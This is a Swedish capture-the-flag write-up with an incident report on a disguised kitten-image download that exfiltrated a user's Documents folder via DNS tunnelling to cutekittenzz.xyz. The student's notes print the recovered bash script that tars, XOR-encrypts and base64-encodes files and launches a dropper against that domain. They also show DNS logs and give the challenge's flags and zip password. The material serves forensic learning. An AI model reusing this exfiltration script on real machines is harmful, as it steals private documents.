

Incidentrapport

Executive Summary

En användare på en skyddsvärd myndighet laddade ner en fil som utgav sig för att innehålla bilder på kattungar. Filen innehöll i själva verket skadlig kod som i smyg samlade in lokala dokument och skickade ut dem från nätverket.

Incidenten upptäcktes genom analys av sparad nätverkstrafik där ovanliga mönster identifierades. Trafiken visade att data exfiltrerades via DNS-förfrågningar till domänen **cutekittenzz.xyz**.

Konsekvensen var att känslig information i användarens dokumentkatalog kunde lämna myndighetens interna nätverk utan att larm utlöstes.

Vad inträffade?

En användare laddade ner flera bildfiler och en zip-fil via HTTP från en extern webbplats. En av bildfilerna innehöll ett dolt skript som samlade in filer från användarens dator och packade dem i ett arkiv. Skriptet krypterade innehållet samt skickade ut datan via DNS-trafik.

Hur upptäcktes incidenten?

Myndighetens övervakningssystem notera ovanlig nätverkstrafik från arbetsstationen. Destinationerna är dock okända och avviker från myndighetens normala kommunikationsmönster.

Vid analys av PCAP-filen i Wireshark identifierades

Analys av sparad nätverkstrafik i Wireshark visade att flera filer hade laddats ner via HTTP, inklusive en lösenordsskyddad zip-fil. Efter vidare analys identifierades ett skript dolt i en av bildfilerna. Skriptet samlade in innehållet i användarens dokumentkatalog, packade filerna i ett tar-arkiv och krypterade datan med XOR samt base64-kodning.

Den krypterade informationen delades därefter upp och skickades ut via DNS-förfrågningar, där varje del placerades i subdomäner till angriparens domän. Metoden motsvarar DNS-tunneling, en teknik som ofta används för att kringgå traditionell trafikövervakning.

Varför var incidenten möjlig?

Tekniska orsaker

- Nedladdade filer kunde köras lokalt
- Utgående DNS-trafik övervakades inte tillräckligt

Mänsklig faktor

- Betrodd användare laddade ner en extern fil

Konsekvensanalys

Konsekvensen av incidenten var att lokala dokument kunde samlas in, krypteras och föras ut ur systemet utan att användaren märkte det. Eftersom exfiltrationen skedde via DNS-trafik såg kommunikationen ut som normal nätverkstrafik och hade därför varit svår att upptäcka i en verklig miljö utan särskild övervakning. Detta innebär en risk för att känslig information hamnar i orätta händer. Vilket hade kunnat leda till informationsläckage, förtroendeskada och eventuella juridiska konsekvenser.


Mina anteckningar av hur jag hittade flaggorna

Jag började ctf utmaningen med att försöka förstå av som händer och jag kolla igen Statistics av ip adresser, udp och tcp trafik osv.

IPv4

- 10.0.0.10 består av 99.93%
- 10.0.0.20 består av 93.96%
- 10.0.0.1 består av 5.97%
- 239.255.255.250 består av 0.07%
- 172.16.58.1 består av 0.07%

Jag använde Statistics → Protocol Hierarchy för att få bild på hur allt hänger ihop.



Wireshark - Protocol Hierarchy Statistics - kattastrofen.pcap

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDU's
Frame	100.0	11475	100.0	4344080	3,028	0	0	0	11475
Ethernet	100.0	11475	3.7	160650	112	0	0	0	11475
Internet Protocol Version 4	100.0	11475	5.3	229500	160	0	0	0	11475
User Datagram Protocol	94.0	10790	2.0	86320	60	0	0	0	10790
Simple Service Discovery Protocol	0.1	8	0.0	1336	0	8	1336	0	8
Domain Name System	94.0	10782	66.4	2885805	2,012	10782	2885805	2,012	10782
Transmission Control Protocol	6.0	685	0.5	21920	15	665	21280	14	685
Hypertext Transfer Protocol	0.2	20	13.5	585287	408	10	3205	2	20
Media Type	0.0	1	13.4	580194	404	1	580194	404	1
Line-based text data	0.0	3	0.1	5407	3	3	5407	3	3
JPEG File Interchange Format	0.1	6	8.5	367855	256	6	367855	256	6

Steg 1 – Öppna nätverkstrafiken

- Ladda ner **.pcap**-filen från Canvas
- Öppna filen i **Wireshark**
- Bekanta dig med trafiken – stressa inte
- Fokusera på HTTP-trafik som sticker ut från det normala

För att hitta all HTTP-trafik skrev jag **http** i filterfältet. Jag kunde då se att någon laddade ner många bilder och en zip-fil.

Jag ville se vad personen laddade ner, så jag exporterade HTTP-objekten via **File → Export Objects → HTTP**. Därefter sparade jag ner alla bilder och zip-filen lokalt för att undersöka om de innehöll något intressant.

Steg 2 – Extrahera nedladdade filer

- Spara ner filerna som skickats genom trafiken lokalt på datorn
- Gå igenom filerna manuellt och hitta någonting som ser konstigt ut
- I en av filerna finns ett lösenord

Jag försökte öppna zip-filen men ett lösenord behövdes. Jag insåg att bild 06 är stor och använde olika kommando för att hitta lösenordet till zip-filen. I terminalen skrev jag `strings kitten-06.jpg`, `exiftool kitten-06.jpg` och `binwalk kitten-06.jpg` men lyckades inte hitta något viktigt.

Jag gick hemsidan där jag hittade lösenordet hunter2.

Steg 3 – Analysera innehållet

- Analysera filerna du packat upp från zip-filen
- Identifiera de filer som är normala och de som inte är det, se vad som finns i och vad du kan göra med den informationen
- I en av filerna finns första flaggan

Jag använde detta lösenord till zip filen och fick ut första flaggan:
flagga1{klassiska_lösenord_för_100}

Steg 4 – Förstå exfiltrationen

- Outputen du fick när du avkodade den långa strängen ovan gav visst en filtyp.. hur kan man läsa dess innehåll?
- Identifiera vilken kommunikationskanal som används
- Notera domännamn och trafikmönster - finns det någon konstig upprepning och kan man läsa ut enbart den trafik man vill ha?

Jag kolla igenom bildernas storlek och kitten-3 bilden är stor. Vilket tyder på att den döljer söker.

Jag körde kommandot strings för att veta vad den gömde och hittade detta:

```
#!/bin/bash
```

```
D=$(dirname "$0")
```

```
eog "$D/kitten-9.jpg" &
```

```
key="P1yq59jxFvIGgyebMmzgQlx6f/ng0fmK+N5+kDdBcgU="
```

```
echo $key |base64 -d > /tmp/key
```

```
tar cf - $HOME/Documents > /tmp/exfil.tar
```

```
echo "EXFIL $(date)" > /tmp/exfil.dat
```

```
echo "SIZE: $(stat -c%s /tmp/exfil.tar)" >> /tmp/exfil.dat
```

```
md5sum /tmp/exfil.tar >> /tmp/exfil.dat
```

```
echo "BEGIN DATA" >> /tmp/exfil.dat
```

```
paste <(od -An -vtu1 -w1 /tmp/exfil.tar) <(while ;; do od -An -vtu1 -w1 /tmp/key; done) \  
| LC_ALL=C awk 'NF!=2{exit}; {printf "%c", xor($1, $2)}' | base64 >> /tmp/exfil.dat
```

```
echo "END DATA" >> /tmp/exfil.dat
```

```
base64 -d > mjau << 'EOM'
```

```
chmod +x mjau
```

```
./mjau cutekittenzz.xyz
```

Skriptet visar hur en angripare:

- samlar in filer från offrets dator
- krypterar (XOR + base64) datan med en nyckel
- förbereder den för exfiltrering
- cutekittenzz.xyz = angriparens server

Detta tyder på att trafiken inte bara var normal bildhämtning utan en del av ett dataintrång där information stjåls i smyg.

No.	Time	Source	Destination	Protocol	Length	Info
681	681.000000	10.0.0.1	10.0.0.10	TCP	1514	88 → 40558 [ACK] Seq=573604 Ack=399 Win=506 Len=1448 TSval=268131223 TSecr=2552252300 [TCP PDU]
682	681.000000	10.0.0.1	10.0.0.10	TCP	1514	88 → 40558 [ACK] Seq=575052 Ack=399 Win=506 Len=1448 TSval=268131223 TSecr=2552252300 [TCP PDU]
683	682.000000	10.0.0.1	10.0.0.10	TCP	1514	88 → 40558 [ACK] Seq=575052 Ack=399 Win=506 Len=1448 TSval=268131223 TSecr=2552252300 [TCP PDU]
684	683.000000	10.0.0.1	10.0.0.10	TCP	1514	88 → 40558 [ACK] Seq=575052 Ack=399 Win=506 Len=1448 TSval=268131223 TSecr=2552252300 [TCP PDU]
685	684.000000	10.0.0.1	10.0.0.10	HTTP	1060	HTTP/1.0 200 OK (application/zip)
686	685.000000	172.16.58.1	239.255.255.250	SSDP	209	M-SEARCH * HTTP/1.1
687	686.000000	172.16.58.1	239.255.255.250	SSDP	209	M-SEARCH * HTTP/1.1
688	687.000000	172.16.58.1	239.255.255.250	SSDP	209	M-SEARCH * HTTP/1.1
689	688.000000	172.16.58.1	239.255.255.250	SSDP	209	M-SEARCH * HTTP/1.1
690	689.000000	10.0.0.10	10.0.0.10	DNS	126	Standard query response 0xabcf TXT 01e6002b176dba0921636fd6d616cc420207562756e74752900.cutekittenzz.xyz
691	690.000000	10.0.0.20	10.0.0.10	DNS	95	Standard query 0xd491 CNAME 11e9012b176dba0921636fd6d616cc420207562756e74752900.cutekittenzz.xyz
692	691.000000	10.0.0.10	10.0.0.20	DNS	144	Standard query response 0xd491 CNAME 11e9012b176dba0921636fd6d616cc420207562756e74752900.cutekittenzz.xyz
693	692.000000	10.0.0.20	10.0.0.10	DNS	95	Standard query 0xf94d TXT 4da6012b176dba0921636fd6d616cc420207562756e74752900.cutekittenzz.xyz
694	693.000000	10.0.0.10	10.0.0.20	DNS	126	Standard query response 0xf94d TXT 4da6012b176dba0921636fd6d616cc420207562756e74752900.cutekittenzz.xyz
695	694.000000	10.0.0.20	10.0.0.10	DNS	95	Standard query 0xda69 MX 9e6f012b176dba0921636fd6d616cc420207562756e74752900.cutekittenzz.xyz
696	695.000000	10.0.0.10	10.0.0.20	DNS	146	Standard query response 0xda69 MX 9e6f012b176dba0921636fd6d616cc420207562756e74752900.cutekittenzz.xyz
697	696.000000	10.0.0.20	10.0.0.10	DNS	95	Standard query 0x9efa TXT 3b0a012b176dba0921636fd6d616cc420207562756e74752900.cutekittenzz.xyz
698	697.000000	10.0.0.10	10.0.0.20	DNS	126	Standard query response 0x9efa TXT 3b0a012b176dba0921636fd6d616cc420207562756e74752900.cutekittenzz.xyz
699	698.000000	10.0.0.20	10.0.0.10	DNS	95	Standard query 0x9efa TXT 3b0a012b176dba0921636fd6d616cc420207562756e74752900.cutekittenzz.xyz
700	699.000000	10.0.0.10	10.0.0.20	DNS	126	Standard query response 0x9efa TXT 3b0a012b176dba0921636fd6d616cc420207562756e74752900.cutekittenzz.xyz

Detta är en klassisk DNS-tunnel / DNS-exfiltration.

Angriparen:

1. tar den stulna datan
2. krypterar den (XOR + base64 i skriptet)
3. delar upp den i bitar
4. skickar varje bit som en **subdomän**

Alltså: <data>.cutekittenzz.xyz

Detta sker genom upprepade TXT-queries där datan ligger i subdomänerna, vilket är ett tydligt tecken på DNS-tunneling.

Steg 5 – Dekodning

- Filen innehåller massa återkommande text, den kan behövas tas bort

Använd sedan **CyberChef** för att stegvis avkoda datan:

- Regular Expression

- From HEX
- From Base64
- XOR (med given nyckel)

Jag använde detta kommando ör att spara ner DNS-trafiken i en textfil: `tshark -nr kattastrofen.pcap -Y "dns.flags.response == 0" -T fields -e dns.qry.name > DNS-info.txt`

Jag rensade subdomänen för att ha kvar det viktiga informationen: `sed 's/\.cutekittenzz\.xyz//g' DNS-info.txt > clean.txt`

Jag kunde inte riktigt fixa receptet för cyberchef:

Recept till cyberchef

```
Regular_expression('User defined','(?<=^.{18}).+',true,true,false,false,false,false,'List matches')
```

```
From_Hex('Auto')
```

```
Regular_expression('User defined','BEGIN DATA(.+)END DATA',true,false,true,false,false,false,'List capture groups')
```

```
From_Base64('A-Za-z0-9+/' ,true,false)
```

```
XOR({'option':'Base64','string':'P1yq59jxFvIGgyebMmzgQlx6f/ng0fmK+N5+kDdBcgU='},'Standard',false)
```

```
Detect_File_Type(true,true,true,true,true,true,true)
```

Recipe	Input
Regular expression	965624d6d7a67514978 ea77012b170c1aec7a36662f6e6730666d4b2b4e352b0a6b446442636755.2f584b726e32504557386761444a35737962 4f42416a48702f2b6544522b.597234336e36514e304679425439637175665938526279426f4d6e6d7a4a.733445434d6 56e2f350a344e483569
From Hex	3e9d012b170c7aec7a766a6566704133515849465031797135396a784676.4947677965624d6d7a6751497836662f6e67 30666d4b2b4e352b6b446442.6367552f584b726e32504557386761444a3573790a624f42416a48702f2b.6544522b597 234336e36514e304679
Regular expression	914c012b170cdae7a425439637175665938526279426f4d6e6d7a4a7334.45434d656e2f35344e483569766a65667041 33515849465031797135396a.780a46764947677965624d6d7a6751497836662f6e6730666d4b2b4e352b.6b446442636 7552f584b726e325045
From Base64	0a9e012b170d3aec7a57386761444a357379624f42416a48702f2b654452.2b597234336e36514e3046790a4254396371 75665938526279426f4d6e6d.7a4a733445434d656e2f35344e483569766a656670413351584946503179.7135396a784 6764947677965624d6d
XOR	99d5012b170d9aec7a7a6751497836662f6e6730666d4b0a2b4e352b6b44.64426367552f584b726e3250455738676144
Detect File Type	

Output


File type: TAR archive
Extension: tar
MIME type: application/x-tar

Mitt output blev:

File type: TAR archive
Extension: tar
MIME type: application/x-tar

Jag avaktiverade detect file type och laddade ner hela output som download.tar.

I zip filen fanns det flera filer home/user/Documents/topphemligt.pdf



Jag hittade andra fallagan i topphemligt.pdf.

Steg 6 & 7 – Slutanalys & kodning

- När du hittat flagga 2 kan du börja med slutsteget i CTF-en
- Kolla de filer du packat upp, en av dem innehåller vad som verkar vara en HEX version av javascript...står det i alla fall..
- Avkoda hex-strängen och lista ut vad det kan vara du har hittat för slags javascript - de kommer i olika flavours..

- Skriptet ni hittat gör någonting, lista ut vad och hur ni kan få det att skriva ut sista flaggan.

Jag använde strings på topphemligt.pdf för att hitta javaskriptet. Kommandot jag använde är **strings topphemligt.pdf | grep -E "[0-9a-fA-F]{20,}" > javaskript.txt**.

Jag använde cyberchef för att lista ut att skriptet använde JSFuck för att outputn består av: [] () ! +

för att omvända JSFuck till javaskript använde jag denna websida: från

<https://enkhee-osiris.github.io/Decoder-JSFuck/>

Detta är output från hemsidan:

```
const data = [0n, 16777216n, 963362762567186450219276n,
1227815285621149424943362n, 4251180420234710034485506n,
1227908978741191150735617n, 1228942000327703451209986n,
1229089574843243084713986n, 1229089574913611821027586n,
1276163323341699551654156n, 1170935903267323904n,
16393102643729268736n]; if(0.1 + 0.2 == 0.3) { let str = ""; for(let x of data) { str +=
x.toString(2).padStart(106, '0') + "\n"; } app.alert(str.replaceAll("0", " ").replaceAll("1",
".")); }
```

```
data = [
  0,
  16777216,
  963362762567186450219276,
  1227815285621149424943362,
  4251180420234710034485506,
  1227908978741191150735617,
  1228942000327703451209986,
  1229089574843243084713986,
  1229089574913611821027586,
  1276163323341699551654156,
  1170935903267323904,
  16393102643729268736
]

for num in data:
  bin_str = bin(num)[2:].rjust(106, '0') # konvertera till 106-bitars binär
  visual = bin_str.replace("0", " ").replace("1", ".")
  print(visual)
```

